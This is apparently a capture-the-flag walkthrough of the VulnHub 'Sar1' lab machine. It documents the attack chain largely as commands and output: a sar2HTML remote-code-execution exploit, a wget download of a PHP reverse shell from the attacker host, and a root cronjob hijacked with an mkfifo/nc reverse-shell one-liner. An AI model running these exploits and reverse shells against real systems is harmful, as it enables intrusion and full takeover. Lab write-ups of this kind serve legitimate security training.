

# NMAP Scan


- tcp/80

## Port 80 (HTTP)

- Feroxbuster


| tcp_80_http_feroxbuster_directory-list-2.3-... |     |       |       |        |   |
|--|-----|-------|-------|--------|---|
| 1  | 200 | 375l  | 964w  | 10918c | <a href="http://192.168.56.125/index.html">http://192.168.56.125/index.html</a>       |
| 2  | 200 | 1l    | 1w    | 9c     | <a href="http://192.168.56.125/robots.txt">http://192.168.56.125/robots.txt</a>       |
| 3  | 200 | 1170l | 5860w | 0c     | <a href="http://192.168.56.125/phpinfo.php">http://192.168.56.125/phpinfo.php</a>     |
| 4  | 403 | 9l    | 28w   | 279c   | <a href="http://192.168.56.125/server-status">http://192.168.56.125/server-status</a> |

- robots.txt



### sar2HTML

- Proceed to <http://192.168.56.125/sar2HTML>



- Search for exploits

| <pre>(root@kali) - [~/vulnHub/Sar1] # searchsploit sar2html</pre> |                       |
|---|-----------------------|
| Exploit Title   | Path                  |
| sar2html 3.2.1 - 'plot' Remote Code Execution                     | php/webapps/49344.py  |
| Sar2HTML 3.2.1 - Remote Command Execution                         | php/webapps/47204.txt |
| Shellcodes: No Results  |                       |

- Run the python exploit

```
python3 49344.py
```

```
(root@kali) - [~/vulnHub/Sar1/192.168.56.125/exploit]
# python3 49344.py
Enter The url => http://192.168.56.125/sar2HTML/
Command => id;
HPUX
Linux
SunOS
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Command =>
```

- RCE obtained

- Obtain shell

- Download php-reverse-shell.php

```
(rootkali)-[~/vulnHub/Sar1/192.168.56.125/exploit]
# python3 49344.py
Enter The url => http://192.168.56.125/sar2HTML/
Command => wget 192.168.56.103/php-reverse-shell.php
HPUX
Linux
SunOS

Command => dir
HPUX
Linux
SunOS
LICENSE  index.php  php-reverse-shell.php  sar2html  sarDATA  sarFILE

Command => 
```

b. Execute reverse shell

```
curl http://192.168.56.125/sar2HTML/php-reverse-shell.php
```

c. Shell obtained

```
(rootkali)-[~/vulnHub/Sar1/192.168.56.125/exploit]
# nc -nvlp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.56.125.
Ncat: Connection from 192.168.56.125:46976.
Linux sar 5.0.0-23-generic #24~18.04.1-Ubuntu SMP Mon Jul 29 16:12:28 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 12:39:21 up 54 min,  0 users,  load average: 0.00, 0.00, 0.27
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

# Privilege Escalation to Root via Cronjob

1. Obtain flag

```
www-data@sar:/home/love$ cd Desktop/
www-data@sar:/home/love/Desktop$ ls
user.txt
www-data@sar:/home/love/Desktop$ cat user.txt
427a7e47deb4a8649c7cab38df232b52
```

2. Check for cronjob

```
www-data@sar:/home$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
*/5 * * * * root    cd /var/www/html/ && sudo ./finally.sh
www-data@sar:/home$ cd /var/www/html/
www-data@sar:/var/www/html$ ls
finally.sh index.html phpinfo.php robots.txt sar2HTML write.sh
www-data@sar:/var/www/html$ cat finally.sh
#!/bin/sh

./write.sh
www-data@sar:/var/www/html$ cat write.sh
#!/bin/sh

touch /tmp/gateway
www-data@sar:/var/www/html$ ls -l
total 32
-rwxr-xr-x 1 root    root      22 Oct 20  2019 finally.sh
-rw-r--r-- 1 www-data www-data 10918 Oct 20  2019 index.html
-rw-r--r-- 1 www-data www-data   21 Oct 20  2019 phpinfo.php
-rw-r--r-- 1 root    root       9 Oct 21  2019 robots.txt
drwxr-xr-x 4 www-data www-data 4096 Jan 15 12:37 sar2HTML
-rwxrwxrwx 1 www-data www-data  30 Oct 21  2019 write.sh
www-data@sar:/var/www/html$
```

a. Cronjob is executing ./finally.sh

- b. `./finally.sh` is executing `./write.sh`
- c. We have write access to `./write.sh`
- d. Replace `write.sh` w/ reverse shell

3. Replace `write.sh`

```
printf '#!/bin/sh\n\nrm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.56.103 1337\n\n>/tmp/f' > write.sh; chmod 4777 write.sh;
```

4. Wait for cronjob to execute

```
(rootkali)-[~/tools/automation]
# nc -nvlp 1337
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 192.168.56.125.
Ncat: Connection from 192.168.56.125:49422.
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
```

5. Obtain flag

```
# cd /root
# ls
root.txt
# cat root.txt
66f93d6b2ca96c9ad78a8a9ba0008e99
#
```

Tags: #tcp/80-http/web-app-exploit #tcp/80-http/rce #linux-priv-esc/cronjob